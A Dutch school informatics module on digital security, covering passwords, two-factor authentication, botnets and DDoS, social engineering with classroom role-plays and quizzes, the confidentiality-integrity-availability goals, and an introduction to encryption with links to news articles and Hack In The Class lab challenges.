36. Bedenk minstens 2 andere manieren om een wachtwoord te achterhalen. Tip: kijken eens naar de andere hoofdstukken in deze module. En/of kijk naar onderstaande artikelen. En/of zoek zelf naar voorbeelden op internet.

Mail gekregen met jouw wachtwoord erin?

https://opgelicht.avrotros.nl/alerts/artikel/mail-gekregen-met-jouw-wachtwoord-erin-er-is-sprake-van-phishing/

Man installeerde keylogger bij bedrijven om data te stelen

https://www.security.nl/posting/628944/Man+installeerde+keylogger+bij+bedrijven+om+data+te+stelen

Voormalig Yahoo-engineer veroordeeld voor inbreken op 6.000 Yahoo-accounts

https://www.security.nl/posting/663558/Voormalig+Yahoo-engineer+veroordeeld+voor+inbreken+op+6_000+Yahoo-accounts

Yahoo: Alle 3 miljard accounts getroffen door hack in 2013

https://www.security.nl/posting/533805/Yahoo%3A+Alle+3+miljard+accounts+getroffen+door+hack+in+2013

Opdracht 50. Hack in the class

37. Eerder in deze module vond je al een opdracht over Hack In The Class. Ze hebben daar ook een uitdaging gemaakt waarbij je het wachtwoord moet achterhalen. Probeer het eens…

https://loginmistakes.lab.hackintheclass.org/

De handleiding je helpen: https://tutorial1.lab.hackintheclass.org/#slide-web-challenges.

2.2 Kun je een deurbel hacken?

De Ring deurbel is een deurbel met camera. De eigenaar van zo'n deurbel kan via een app zien wie er voor de deur staat of stond. Zodra iemand op de bel drukt start de video-opname namelijk. Het bedrijf achter Ring heeft de beveiliging van de deurbel opgeschroefd. Waarom is dat? En wat hebben ze precies verbeterd?

FIGUUR 2.4 RING DEURBEL

38. Lees het het volgende nieuwsbericht dat op 18 februari 2020 verscheen.

Ring-deurbel verplicht tweefactorauthenticatie voor gebruikers

Bron: https://www.security.nl/posting/644584/Ring-deurbel+verplicht+tweefactorauthenticatie+voor+gebruikers

Tweefactorauthenticatie (2FA) is een vorm van authenticatie waarbij de gebruiker zich authenticeert met behulp van iets dat ze weet en iets dat ze heeft, danwel iets dat ze is. Iets dat ze weet kan bijvoorbeeld een wachtwoord zijn. Iets dat ze heeft kan bijvoorbeeld een mobiele telefoon of een apart *token* (usb, smartcard, bankpasje). Iets dat ze is kan bijvoorbeeld een vingerafdruk, stem of een iris zijn, dat heet ook wel **biometrie**. 2FA is in principe veiliger dan bijvoorbeeld alleen een wachtwoord.

Wat meer achtergrond vind je op de site van Laat Je Niet Hack Maken.

https://laatjeniethackmaken.nl/#tweestapsverificatie

Opdracht 51. Tweefactorauthenticatie instellen

Het doel van deze opdracht is dat je zelf tweefactorauthenticatie instelt bij een website zoals Google. Het handigste is om daarbij je je telefoon te gebruiken. Mocht je niet je telefoonnummer willen afgeven, dan kun je ook voor DigiD kiezen. Je gebruikt dan wel je telefoon, maar je hoeft niet je telefoonnummer af te geven.

Voor Google, zie: https://support.google.com/accounts/topic/2954345

Voor DigiD (gebruik van de app), zie: https://www.digid.nl/inlogmethodes/digid-app

Voor Facebook, zie: https://nl-nl.facebook.com/help/148233965247823

Voor Instagram, zie: https://help.instagram.com/566810106808145

Voor meer toepassingen, zie: https://veiliginternetten.nl/themes/situatie/wat-tweestapsverificatie/

39. Stel tweefactorauthenticatie in voor een applicatie naar keuze.
40. Probeer het vervolgens ook uit. Log in op de website met tweefactorauthenticatie. Bij Google ben je vaak standaard al ingelogd, gebruik dan een andere browser dan je gebruikelijk doet. Werkt het?

Opdracht 52. Iets wat je weet of wat je bent?

Hieronder staan voorbeelden van manieren om te authenticeren. Bepaal of dit authenticatie is met iets wat je hebt, iets wat je bent of iets wat je weet. Als er meerdere mogelijkheden zijn, kies dan wat het beste past.

41. Het laten zien van je ID-kaart.
42. Een stempel op je arm die aangeeft dat je toegang hebt betaald voor een bepaalde feestgelegenheid.
43. Een handtekening zetten.
44. Swipe-authenticatie op je smartphone.
45. Inloggen op je computer met een vingerafdruk.

Opdracht 53. Wel of geen tweefactorauthenticatie?

Geef voor de volgende situaties aan of er wel of geen sprake is van tweefactorauthenticatie. Geef steeds een toelichting.

46. Je pint geld bij de pinautomaat
47. Je kunt inloggen je computer met je vingerafdruk
48. Je komt voor het eerst bij de website TicketSwap en maakt een login aan (naam en wachtwoord). TicketSwap stuurt je een bevestiging via de e-mail. Je klikt op de link in die mail om je account te bevestigen.
49. Jasper heeft een slimme oplossing bedacht om zijn account voor Facebook te beschermen. Hij heeft een wachtwoord gekozen dat bestaat uit twee delen. Het eerste deel kent uit zijn hoofd. Het tweede deel staat in een bestand dat hij op een kleine USB-stick bewaart. Het tweede deel bestaat uit 64 willekeurige tekens die je nooit kunt onthouden. Die USB-stick hangt hij aan zijn sleutelbos en heeft hij altijd bij zich. Als hij vanuit een computer wil inloggen op Facebook vult hij het eerste deel van het wachtwoord in. Daarna kopieert hij het tweede deel uit het bestand op zijn USB-stick.
50. Iemand stuurt je een tikkie via Whatsapp en je maakt het geld direct over vanuit je mobiele telefoon
51. Om toegang te krijgen tot Instagram gebruik je een moeilijk wachtwoord dat je zelf niet kunt onthouden. Je gebruikt een password manager: een app op je telefoon om al je wachtwoorden in te bewaren. Je krijgt alleen toegang tot die wachtwoorden met het wachtwoord dat je wel onthoudt.
52. Iemand logt in Airbnb.com, en maakt daarbij gebruik van de authenticatiedienst van Google. Hij logt in via Google met een wachtwoord en een usb-token.

Opdracht 54. Bescherming door tweefactorauthenticatie

In hoeverre biedt tweefactorauthenticatie bescherming bij de volgende aanvallen? Licht je antwoord toe.

53. Social Engineering. Een hacker belt met de helpdesk en probeert de medewerker zo ver te krijgen het wachtwoord van iemand te resetten.
54. Social Engineering. Een hacker belt met een klant en doet zich voor als een medewerker van de bank. Hij vraagt de klant om het wachtwoord en vervolgens de code die via de sms wordt ontvangen.
55. Phishing. Iemand krijgt een mail met het verzoek zijn wachtwoord te wijzigen. De ontvanger klikt op de link en wordt onbewust doorverwezen naar een kopie van de website, gemaakt door hackers. Het slachtoffer vult haar wachtwoord in en vervolgens de sms-code die ze ontvangt via de telefoon.

2.3 Aanval op de Belastingdienst

Hij was 17 toen hij de aanval inzette op de sites van NU.nl en de Belastingdienst. Hij was de leider van een hackerscollectief genaamd AnonGreySec. Deze hacker met de naam Fl00D (inderdaad, met twee nullen) beweert dat hij het doet om te laten zien dat sites vaak slecht beveiligd zijn. Maar is dat echt zijn motivatie?

56. Luister naar delen van de volgende podcast. De totale duur van de podcast is 42 minuten, het is prima om alleen naar de eerste deel te luisteren, tot 11 minuut 30.

https://www.deloitteforward.nl/podcasts/ddos-aanvallen-hacker/

En mocht je meer over deze hacker willen weten, Fl00D is vlak voor zijn aanval op de Belastingdienst geinterviewd door Alejandro Tauber van VICE:

https://www.vice.com/nl/article/ypb5em/we-spraken-de-hackers-die-belastingdienstnl-plat-willen-leggen

Bron: https://www.vice.com/nl/article/ypb5em/we-spraken-de-hackers-die-belastingdienstnl-plat-willen-leggen

Een **botnet** is een netwerk van computers en apparaten die je hebt voorzien van malware. Met behulp van die malware kun een hacker deze computers aansturen om bijvoorbeeld spam-mails te versturen, een DDOS aanval te starten of virussen te verspreiden.

De malware om een botnet te creeren kan op allerlei manieren worden verspreid. Bijvoorbeeld door gebruik te maken van kwetsbaarheden in systemen, met behulp van phishing mails (een vorm van social engineering) of door **het authenticatie-mechanisme** te omzeilen. Denk aan een babyfoon waarbij het standaard wachtwoord niet is gewijzigd.

Overigens blijven de computers in een botnet over het algemeen verder normaal functioneren. Het kan dus zijn dat je PC thuis onderdeel is van een botnet zonder dat je het in de gaten hebt.

Opdracht 55. Quiz over DDOS weetjes

57. We gaan er vanuit dat je weet wat een DDOS-aanval is. Doe de volgende quiz met de hele klas als aftrap van het onderwerp DDOS.

Internet of Things

De hacker Fl00D in de podcast heeft het onder meer over tosti-ijzers die zijn aangesloten op het internet. En inderdaad, tegenwoordig zijn steeds meer 'slimme apparten' aangesloten op het internet. Denk aan de verwarmingsmeter thuis, de babyfoon, een 'slimme' deurbel, speelgoed zoals een drone die wordt bestuurd met een mobiele telefoon, het navigatiesysteem in een auto, digitale camera's, stappentellers, etc. Dit wordt ook wel het **Internet of Things (IoT)** genoemd. Regelmatig zijn deze IoT-apparaten echter makkelijk te hacken en te gebruiken in een botnet.

Opdracht 56. Internet of Things apparaten

58. Bedenk welke IoT-apparaten je thuis hebt (zie voor een overzicht: https://veiliginternetten.nl/slimme-apparaten/). Ga voor één van die apparaten na in hoeverre die goed is beveiligd:
    - Is het standaard wachtwoord gewijzigd?
    - Bevat het de laatste updates van de software?
    - Als je op internet zoekt op het apparaat, kun je dan iets vinden over kwetsbaarheden in de software van dit apparaat?

Als voorbeeld, kijk naar dit onderzoekje over het hacken van babyfoons:

https://www.consumentenbond.nl/babyfoon/4-budgetbabyfoons-gehackt

Opdracht 57. Mirai botnet

Fl00D noemt het Mirai botnet. Hieronder staan enkele uitspraken over het Mirai botnet, geef aan of deze waar zijn of niet waar. De uitspraken zijn gebaseerd op artikelen van de site Security.nl Je kunt zelf zoeken op 'Mirai' op de site van Security.nl:

https://www.security.nl/search?origin=frontpage&keywords=mirai

Uitspraak	**Waar of niet waar**
De Mirai malware is ontwikkeld door Nederlanders	
Er zijn meerdere varianten van de Mirai malware.	
Er zijn meerdere Mirai-botnets	
De Mirai malware wordt nog steeds gebruikt.	
De Mirai malware verspreidt zich door te proberen in te loggen op apparaten met standaard wachtwoorden.	
De Mirai malware verspreidt zich naar laptops, computers, en IoT-apparaten.	
In Nederland zijn meer dan 2500 apparaten/computers geinfecteerd of geinfecteerd geweest met de Mirai malware.	

Gebruikte bronnen:

Bijna 500.000 IoT-apparaten besmet door Mirai-malware:

https://www.security.nl/posting/489469/Bijna+500_000+IoT-apparaten+besmet+door+Mirai-malware

Ontwikkelaars Mirai-botnet ontsnappen aan gevangenisstraf:

https://www.security.nl/posting/577701/Ontwikkelaars+Mirai-botnet+ontsnappen+aan+gevangenisstraf

Meldpunt gaat Nederlandse slachtoffers Mirai-botnet informeren:

https://www.security.nl/posting/643279/Meldpunt+gaat+Nederlandse+slachtoffers+Mirai-botnet+informeren

Hagenaar veroordeeld voor ddos-aanvallen met Mirai-botnet:

https://www.security.nl/posting/600511/Hagenaar+veroordeeld+voor+ddos-aanvallen+met+Mirai-botnet

H3 SOCIAL ENGINEERING

3.1 De verkeerde bank gehackt

Jayson E. Street is een security-expert die wordt ingehuurd door banken om hun beveiliging te testen. Hij loopt simpelweg het bankgebouw binnen, zegt dat hij vanuit het hoofdkantoor komt om de computers te controleren en vraagt of hij even achter de computer mag zitten. Het is wonderbaarlijk hoe vaak hij succesvol is met deze vorm van 'social engineering'. Maar op een dag bij een bank in Libanon gaat het mis…

1. Luister de engeltalige podcast van Darknet Diaries over The Beirut Bank Job, (totale duur: 29 minuten)

https://darknetdiaries.com/episode/6/

Social Engineering is een vorm van hacken waarbij mensen worden verleid om toegang te verlenen of toegangsgegevens te overhandigen. Daarbij wordt vaak misbruik gemaakt van psychologische vormen van beinvloeding. Dat zijn onder meer:

- Een band opbouwen
- Verzoek om hulp
- Het verwijzen naar een hooggeplaatste persoon in de organisatie (autoriteit/gezag).
- Noodzaak om iets 'terug te moeten doen/compenseren' creëren.
- Persoonlijk gewin in het vooruitzicht stellen
- Het veroorzaken van 'onvoorziene situaties', waardoor medewerkers (en in het bijzonder beveiligingsmedewerkers) niet meer in staat zijn hun gebruikelijke routine te volgen.

Bron: https://www.compact.nl/articles/social-engineering-de-kunst-van-het-misleiden/#Psychologische_trucs

Een toelichting op deze vormen van psychologische beinvloeding vind je op bovengenoemde site.

Leerdoelen

Dit zijn de leerdoelen voor dit hoofdstuk. Je kunt later aangeven in hoeverre je deze leerdoelen beheerst.

Leerdoel	**Ik kan dit nog niet**	**Ik kan dit een beetje**	**Ik kan dit**
Je kunt gegeven een beschrijving van een aanval aangeven of het om social engineering gaat of niet.			
Je kunt minstens drie psychologische vormen van beinvloeding herkennen die kunnen worden ingezet bij social engineering.			
Je kunt drie mogelijke maatregelen noemen die een bedrijf kan nemen om de slaagkans bij social engineering te verkleinen.			
Je kunt op basis van een beschrijving van een aanval aangeven van welke van de drie methoden gebruikt wordt gemaakt (gebruik van kwetsbaarheden, authenticatie kraken, social engineering).			

Je kunt op basis van een beschrijving van een aanval aangeven met welke intentie dit wordt gedaan en door wie (overheden / inlichtingendiensten, cybercriminelen, scriptkiddies, hacktivisten, ethische hackers)			
Je kunt gegeven een korte beschrijving van een aanvalscenario aangeven welk(e) securitydoel(en) worden geschaad. (vertrouwelijkheid, integriteit, beschikbaarheid).			

Belangrijkste begrippen

Dit zijn belangrijkste begrippen uit deze paragraaf, het is belangrijk dat je deze begrippen goed kent.

Social Engineering	Een manier van hacken waarbij men probeert gegevens te ontfutselen of toegang te krijgen door mensen te benaderen en misbruik te maken van menselijke eigenschappen zoals bijvoorbeeld de neiging tot hulpvaardigheid.
Phishing	Het proberen te ontfutselen van persoonlijke informatie (logingegevens, creditcard gegeven, etc) van mensen door het versturen van e-mails die afkomstig te lijken uit betrouwbare bron. Vaak worden mensen verleid hun gegevens achter te laten op een imitatie-website. Phishing is een vorm van social engineering.
Shoulder Surfing	Over iemands schouders meekijken op het toetsenbord om te zien welk wachtwoord of andere vertrouwelijke informatie ze intypt.
Vertrouwelijkheid	Het idee dat gegevens (bestanden, foto's, data, etc) niet voor iedereen in te zien mogen zijn.
Beschikbaarheid	Het idee dat gegevens voldoende snel bereikbaar zijn voor de gebruikers.
Integriteit	Het idee dat gegevens niet mogen worden veranderd door iedereen.

Opdracht 58. Social engineering bij Jayson E. Street

2. Welke vormen van psychologische beinvloeding gebruikt Jayson E. Street, de security-expert uit de podcast aan het begin van deze paragraaf?

Opdracht 59. Social engineering bij CSRF

3. Kijk nog eens naar de uitleg over Cross-Site Request Forgery (CSRF) in hoofdstuk 1. Geef aan waar social engineering een rol speelt.

Opdracht 60. Vormen van beïnvloeding

4. Bekijk de volgende twee video's en geef bij elk van de video's aan welke vorm van psychologisch beinvloeding de hacker gebruikt.

Een video waarin een vrouw laat zien hoe ze de login gegevens van iemand weet te achterhalen door te doen alsof ze met een huilende baby zit.

https://www.youtube.com/watch?v=lc7scxvKQOo

Een voorbeeld van iemand die inbreekt op de computer door belletje met de helpdesk (bekijk de eerste 1m30)

https://www.youtube.com/watch?v=PWVN3Rq4gzw

Opdracht 61. Rollenspel social engineering

Werk in groepen van 3, ieder heeft een andere rol:

- De helpdeskmedewerker, hij/zij kan het wachtwoord van iemand wijzigen
- De hacker, hij/zij probeert de helpdeskmedewerker zo ver te krijgen om het wachtwoord aan te passen en het nieuwe wachtwoord te vertellen.
- De observant, hij/zij kijkt mee, geeft af en toe een suggestie aan de hacker.

5. Jullie spelen een telefonisch gesprek na. De hacker belt de helpdeskmedewerker en probeert met behulp van één of meerdere psychologische vormen van beinvloeding de medewerker te beinvloeden. Denk aan:
   - Een band opbouwen
   - Verzoek om hulp
   - Het veroorzaken van ‘onvoorziene situaties’, waardoor de helpdeskmedewerker niet meer in staat is zijn/haar gebruikelijke routine te volgen.

Laat je inspireren door de twee voorbeelden uit de vorige opdracht. Na het gesprek wissel je van rol. Zorg dat iedereen uit jullie groepje een keer de rol van hacker speelt.

Opdracht 62. Praktijkvoorbeelden

6. Lees de volgende twee praktijkvoorbeelden van security-experts die testen of het mogelijk is door middel van social engineering ergens binnen te dringen. Geef aan welke vormen van psychologische beinvloeding worden gebruikt in elk van de voorbeelden.

https://www.compact.nl/articles/social-engineering-de-kunst-van-het-misleiden/#Praktijkvoorbeeld_1

https://www.compact.nl/articles/social-engineering-de-kunst-van-het-misleiden/#Praktijkvoorbeeld_2

Opdracht 63. Social engineering of niet?

Geef van de volgende hacks aan of het gaat om social engineering of niet, en leg uit waarom. Zo ja, geef ook aan welke psychologische vorm(en) van beinvloeding worden gebruikt.

7. Criminelen deden zich voor als de bazen van het hoofdkantoor bij bioscoopketen Pathé en wisten op die manier 19 miljoen euro buit te maken. Inclusief een filmpje met uitleg over zogenaamde CEO-fraude:

https://nos.nl/artikel/2258662-pathe-voor-19-miljoen-euro-opgelicht-door-nepmails-hoofdkantoor.html

8. Een speler van het spel World of Warcraft krijgt via de chat een tip om een bepaalde commando uit te voeren, dat zou leiden tot een voordeel in het spel. Maar het commando blijkt een programmaatje waarmee virtueel goud wordt gestolen.

Zie: https://www.security.nl/posting/479140/World+of+Warcraft-spelers+doelwit+van+social+engineering

9. Helena leert een man kennen via Tinder, en hij weet haar zo ver te krijgen geld over te maken voor insuline. Totaal gaat het om 36.000 euro.

Zie: https://www.telegraaf.nl/vrouw/215411092/helena-verloor-36-000-euro-door-datingfraude

10. Een medewerker loopt even naar de wc en laat zijn computer onbeheerd achter, doet de deur van zijn kantoor ook niet op slot. Ondertussen loopt er een hacker in het gebouw, deze ziet de computer staan en installeert snel een virus.

11. Twee hackers doen zich voor als Sinterklaas en Zwarte Piet en weten zo de beveiligers voor de gek te houden. Ze worden toegelaten tot het gebouw en krijgen op die manier de kans bij de servers te komen.

Zie: https://www.compact.nl/articles/social-engineering-de-kunst-van-het-misleiden/ (Zoek op “Sinterklaas”)

Opdracht 64. Phishing mail test

Phishing is een vorm van social engineering.

12. Doe de volgende test waarbij je moet bepalen of het om legitieme mails gaat of om phishing-mails.

https://phishingquiz.withgoogle.com/

Opdracht 65. Shoulder Surfing

Shoulder Surfing betekent dat je over iemands schouders meekijkt op het toetsenbord om te zien welk wachtwoord ze intypt.

13. Probeer dit uit. Werk in tweetallen. De één zit achter de computer, de ander staat erachter en kijkt over de schouder mee op het toetsenborg. Degene die achter de computer zit typt een (tijdelijk, verzonnen) wachtwoord in. Lukt het om te zien welk wachtwoord wordt ingetypt?

Maatregelen tegen social engineering

Wat kan een bedrijf doen om zich te beschermen tegen social engineering?

- Opleiden en voorlichten van medewerkers en klanten over vormen van social engineering
- Standaard procedures instellen voor medewerkers
- Altijd verplichten dat er een vorm van authenticatie plaatsvindt als iemand iets van je vraagt.

Zie ook: https://www.compact.nl/articles/social-engineering-de-kunst-van-het-misleiden/#Maatregelen

Een maatregel kan ook zijn om een externe expert in te huren, zoals in het voorbeeld uit de podcast, en op die manier te achterhalen of medewerkers open staan voor dit soort hacks. Het is tegelijk een manier om medewerkers bewust te maken van de mogelijkheden met social engineering.

Opdracht 66. Zes vragen over hack tijdens Amerikaanse verkiezingen

Tijdens de Amerikaanse verkiezingen tussen Hillary Clinton en Donald Trump van 2016 zijn er e-mails uit het campagneteam van Clinton gelekt. Zie:

https://twitter.com/Nieuwsuur/status/817478946816045056

https://nos.nl/collectie/8985/artikel/2136776-ook-clinton-heeft-een-probleempje-gelekte-prive-toespraken

14. Probeer de zes vragen te beantwoorden over deze hack. Meer over deze Podesta e-mails is te vinden op:

https://en.wikipedia.org/wiki/Podesta_emails

Vragen over de aanval

1. Van **wie** komt de aanval?
2. **Waarom** wordt de aanval gedaan? Met andere woorden, wat is het doel van de aanval?
3. **Hoe** gaat de aanval precies in z'n werk?

Vragen over de verdediging

4. Wat zijn mogelijke **tegenmaatregelen**, zowel vooraf (nog voordat de aanval plaatsvindt) als tijdens (als de aanval eenmaal heeft plaatsgevonden).
5. **Hoe** werken deze tegenmaatregelen?
6. **Wie** kan deze tegenmaatregelen nemen?

3.2 Terugblik

In dit deel bekijken de we voorbeelden uit de eerste hoofdstukken van deze module nog eens om te zien:

1. Welke van de drie hoofdmethoden worden gebruikt om te hacken?
2. Wie zijn de hackers?
3. Welke van de drie security-doelen worden beschadigd?

De drie methoden om te hacken

Als je kijkt naar manieren om te hacken en vertrouwelijke gegevens te achterhalen kun je globaal drie methoden herkennen. Deze drie methoden hebben we in deze module behandeld.

1. Misbruik maken van **kwetsbaarheden** in software. Hoewel we het hier niet hebben behandeld is, hoort daar ook bij: kwetsbaarheden in communicatie-protocollen, encryptiemethoden en andere algoritmes.
2. **Social engineering**, waarbij misbruik wordt gemaakt van de menselijke factor bij beveiliging van systemen.
3. **Authenticatie-methode kraken**, hierbij moet je bijvoorbeeld denken aan het uitproberen van wachtwoorden of andere manier om het authenticatie-mechanisme te omzeilen.

Bij een aanval wordt soms een combinatie van deze methoden gebruikt. Denk aan bijvoorbeeld aan een aanval via Cross-Site Request Forgery (CSRF) daarbij wordt social engineering gebruikt om iemand te verleiden op een link te klikken. Tegelijk is het een kwetsbaarheid in de website die maakt dat het mogelijk is om op deze manier het systeem te hacken.

Opdracht 67. Welke van de drie methoden?

Geef voor de volgende aanvallen aan welke van de drie hackmethoden wordt ingezet. In sommige gevallen gaat het om een combinatie van methoden. In sommige gevallen is het niet goed terug te leiden tot één van de drie methoden.

15. Telefoon gehackt via WhatsApp uit H1.1
16. De Code Red worm uit H1.2
17. De aanval op YouTube uit H1.3
18. De aanval op Twitter uit H1.4
19. De aanval op torrent / uTorrent uit H1.4
20. Het Not-Petya virus uit H1.6
21. Brute force aanval op wachtwoorden uit H2.1
22. De aanval op de Belastingdienst uit H2.3
23. Hack tijdens Amerikaanse verkiezingen uit H3.1

Andere aanvallen:

24. Diefstal van creditcarddata via SQL-injection https://www.security.nl/posting/659048/Amerikaan+aangeklaagd+voor+diefstal+van+creditcarddata+via+SQL-injection
25. Inbreken op Snapchat-accounts https://www.security.nl/posting/658875/Politie+houdt+18-jarige+Vlaardinger+aan+voor+inbreken+op+Snapchat-accounts
26. Amerikaanse it-manager die netwerk ex-werkgever saboteerde: https://www.security.nl/posting/659267/Cel+voor+Amerikaanse+it-manager+die+netwerk+ex-werkgever+saboteerde
27. WhatsAppfraude https://www.security.nl/posting/655085/Politie+pakt+24+verdachten+op+in+onderzoek+naar+WhatsAppfraude
28. Inloggegevens medewerkers via phishingaanval gestolen https://www.security.nl/posting/666205/Twitter%3A+inloggegevens+medewerkers+via+phishingaanval+gestolen

Opdracht 68. raad het woord

Deze opdracht duurt 10 minuten.

29. Speel het volgende spel.

Je speelt het spel met z'n tweeën. De ene leerling krijgt steeds een woord of begrip over digitale beveiliging. Hij/zij geeft steeds een beschrijving van het woord, zonder het woord (of een vertaling daarvan) te gebruiken. De andere leerling moet raden welk woord het is. Het doel is om gezamenlijk te zorgen dat zo veel mogelijk woorden goed worden geraden.

De docent levert de woorden aan, via kaartjes, of klassikaal via het bord.

Wie zitten er achter de hacks?

Uit de voorbeelden die in deze module worden gegeven blijkt wel dat er verschillende organisaties en mensen achter cyber-aanvallen kunnen zitten, ieder met hun eigen intenties en bedoelingen.

- Overheden en inlichtingendiensten hebben vaak als doel vertrouwelijke informatie te achterhalen van andere (vijandelijke, maar ook bevriende) landen, dit is een vorm van spionage. Het kan ook gaan om sabotage of zelfs het onbruikbaar maken van infrastructuur.
- Bedrijven die uit zijn op vertrouwelijke informatie van concurrenten (economische spionage)
- Cybercriminelen werken vanuit een financieel gewin en zijn dus altijd uit op geld.

- Script-kiddies werken vanuit nieuwsgierigheid en willen vaak kijken hoever ze kunnen gaan. Ze testen hun eigen capaciteiten en zich niet altijd bewust van het feit dat ze strafbaar handelen en de schade die ze aanbrengen.
- Hacktivisten hebben vaak politieke motivaties en willen mensen wijzen op in hun ogen onrechtmatig handelen door bedrijven en overheden.
- Terroristen hebben als doel de maatschappij te ontwrichten, bijvoorbeeld via het plegen van aanslagen, het kan echter via cyberaanvallen en sabotage.
- Ethische hackers willen laten zien hoe (on)veilig een systeem is met als doel het systeem veiliger te maken.
- Overig (bijvoorbeeld oud-werknemers die wraak willen nemen op hun werkgever)

Opdracht 69. Wie zitten er achter de hacks?

Geef voor alle voorbeelden die in deze module worden behandeld aan wie er (vermoedelijk) achter de hack zitten en in welke categorie deze vallen.

30. Telefoon gehackt via WhatsApp uit H1.1
31. De Code Red worm uit H1.2
32. De aanval op Twitter uit H1.4
33. Michiel Prins uit Groningen (te horen via de podcast) uit H1.5
34. Het Not-Petya virus uit H1.6
35. De aanval op de Belastingdienst uit H2.3
36. Jayson E. Street uit de podcast uit H3.1
37. Hack tijdens Amerikaanse verkiezingen uit H3.1

Andere aanvallen:

38. Belgische telefoonnetwerk tweeënhalf jaar afgeluisterd: https://www.computable.be/artikel/nieuws/security/6459726/5440850/meer-aanwijzingen-dat-britten-belgacom-hackten.html
39. Diefstal van creditcarddata via SQL-injection https://www.security.nl/posting/659048/Amerikaan+aangeklaagd+voor+diefstal+van+creditcarddata+via+SQL-injection
40. Inbreken op Snapchat-accounts https://www.security.nl/posting/658875/Politie+houdt+18-jarige+Vlaardinger+aan+voor+inbreken+op+Snapchat-accounts
41. Amerikaanse it-manager die netwerk ex-werkgever saboteerde: https://www.security.nl/posting/659267/Cel+voor+Amerikaanse+it-manager+die+netwerk+ex-werkgever+saboteerde
42. WhatsAppfraude https://www.security.nl/posting/655085/Politie+pakt+24+verdachten+op+in+onderzoek+naar+WhatsAppfraude
43. Inloggegevens medewerkers via phishingaanval gestolen https://www.security.nl/posting/666205/Twitter%3A+inloggegevens+medewerkers+via+phishingaanval+gestolen
44. 10-jarige jongen krijgt 8.600 euro voor Instagram-lek https://www.security.nl/posting/469661/10-jarige+jongen+krijgt+8_600+euro+voor+Instagram-lek

De drie security-doelen

Bij het inschatten van mogelijke risico's wordt vaak gekeken naar securitydoelen. Er zijn drie hoofddoelen:

- **Vertrouwelijkheid** (Confidentiality), bijvoorbeeld een hacker mag niet zien welke berichten ik via WhatsApp verstuur. Meer algemeen: onbevoegden mogen gegevens niet kunnen inzien.

- **Integriteit** (Integrity), bijvoorbeeld: een hacker kan de berichten die ik verstuur niet veranderen, zeker niet zonder dat dat wordt opgemerkt. Meer algemeen: onbevoegden mogen gegevens niet kunnen veranderen.
- **Beschikbaarheid** (Availability): een hacker kan niet tegenhouden dat ik bij mijn gegevens kan. Meer algemeen: anderen kunnen niet voorkomen dat gegevens toegankelijk zijn voor bevoegden.

Opdracht 70. Security-doelen


Geef voor elk van de situaties uit de vorige hoofdstukken aan welk van de 3 security-doelen wordt geschaad:

45. Telefoon gehackt via WhatsApp uit H1.1
46. De Code Red worm uit H1.2
47. De aanval op Twitter uit H1.4
48. Het Not-Petya virus uit H1.6
49. De aanval op de Belastingdienst uit H2.3
50. Hack tijdens Amerikaanse verkiezingen uit H3.1

H4 ENCRYPTIE BASIS

4.1 Inleiding: Alice, Bob & Eve

In de figuur hiernaast stuurt Alice een bericht naar Bob. Eve probeert om het bericht af te luisteren. Omdat Alice (en Bob) dit willen voorkomen, communiceren ze in een afgesproken geheimschrift.



FIGUUR 4.1

Alice, Bob, Eve en Trent (waarmee we later kennismaken) zijn wereldberoemd binnen de informatica. Bij het beschrijven van communicatie is Alice de zender van het bericht en Bob de ontvanger. Eve wil het bericht onderscheppen, afluisteren of wijzigen.


In deze module gebruiken we standaardwoorden om de communicatie te beschrijven:

- **zender**: degene die het bericht verstuurt; Alice
- **ontvanger**: degene die het bericht ontvangt: Bob
- **klare tekst**: het onversleutelde bericht
- **versleutelen**: het coderen van de klare tekst naar een onleesbare code door Alice
- **algoritme**: het algemene stappenplan om het bericht te versleutelen en te ontcijferen
- **sleutel**: de precieze geheime afspraak tussen Alice en Bob waarmee het bericht wordt versleuteld, waarbij gebruik wordt gemaakt van het algoritme
- **cijfertekst**: de onleesbare code die het resultaat is van de versleuteling
- **ontcijferen**: het decoderen van de cijfertekst zodat het leesbaar wordt

Versleuteling wordt ook wel **encryptie** genoemd. Ontcijferen heet **decryptie**. In dit hoofdstuk kijken we naar verschillende technieken om berichten te versleutelen. Hoe veilig is het gekozen algoritme? Tegen welke problemen kunnen Alice en Bob aanlopen? Of anders gezegd: waar liggen de kansen voor Eve?

Opdracht 71. Geheime boodschap

Alice en Bob versturen elkaar berichtjes in de klas met behulp van klasgenoten. Omdat de inhoud geheim moet blijven, heeft Alice vooraf met Bob afgesproken op welke manier ze geheime boodschappen in de tekst verbergen. De afspraak luidt:



FIGUUR 4.2

Bekijk het bericht letter voor letter (spaties doen ook mee!). Sla steeds een afgesproken hoeveelheid letters over en noteer dan de eerstvolgende letter. Herhaal dit tot je aan het eind van het bericht bent. Het aantal letters dat je moet overslaan, spreken we af door in de klas een aantal vingers op te steken na ontvangst van het briefje.

Met het briefje in figuur 4.2 vertelt Alice aan Bob waar ze geboren is. Als Bob het briefje via klasgenoten heeft ontvangen, kijkt hij naar Alice. Als er geen klasgenoten kijken, steekt ze vier vingers in de lucht.

1. Wat is in de beschreven situatie de klare tekst?
2. Wat is de sleutel?
3. Wat is het versleutelingsalgoritme?
4. Hoeveel mogelijke sleutels zijn er?
5. Maak zelf een briefje met een versleutelde boodschap volgens dit algoritme. Kies zelf een sleutel.
6. Wissel de briefjes en sleutels uit met je klasgenoten en ontcijfer het ontvangen bericht.

7. Wat is de minimale lengte van de cijfertekst als je een bericht van tien tekens wil versturen met sleutel 9?
8. Is er in dat geval behalve een minimale lengte ook een maximale lengte van de cijfertekst?
9. Bedenk zelf een algoritme. Kies een sleutel en versleutel daarmee een bericht.
10. Vraag een klasgenoot om jouw versleutelde bericht met het algoritme en de sleutel te ontcijferen.

Opdracht 72. Hack In The Class

In een eerdere hoofdstukken heb je al kennis gemaakt met de website Hack In The Class. Daar staat ook een uitdaging over coderingen.

11. Kun je achterhalen welke coderingen worden gebruikt? Het gaat om 5 levels.

https://hidden-codes.lab.hackintheclass.org/

Leerdoelen

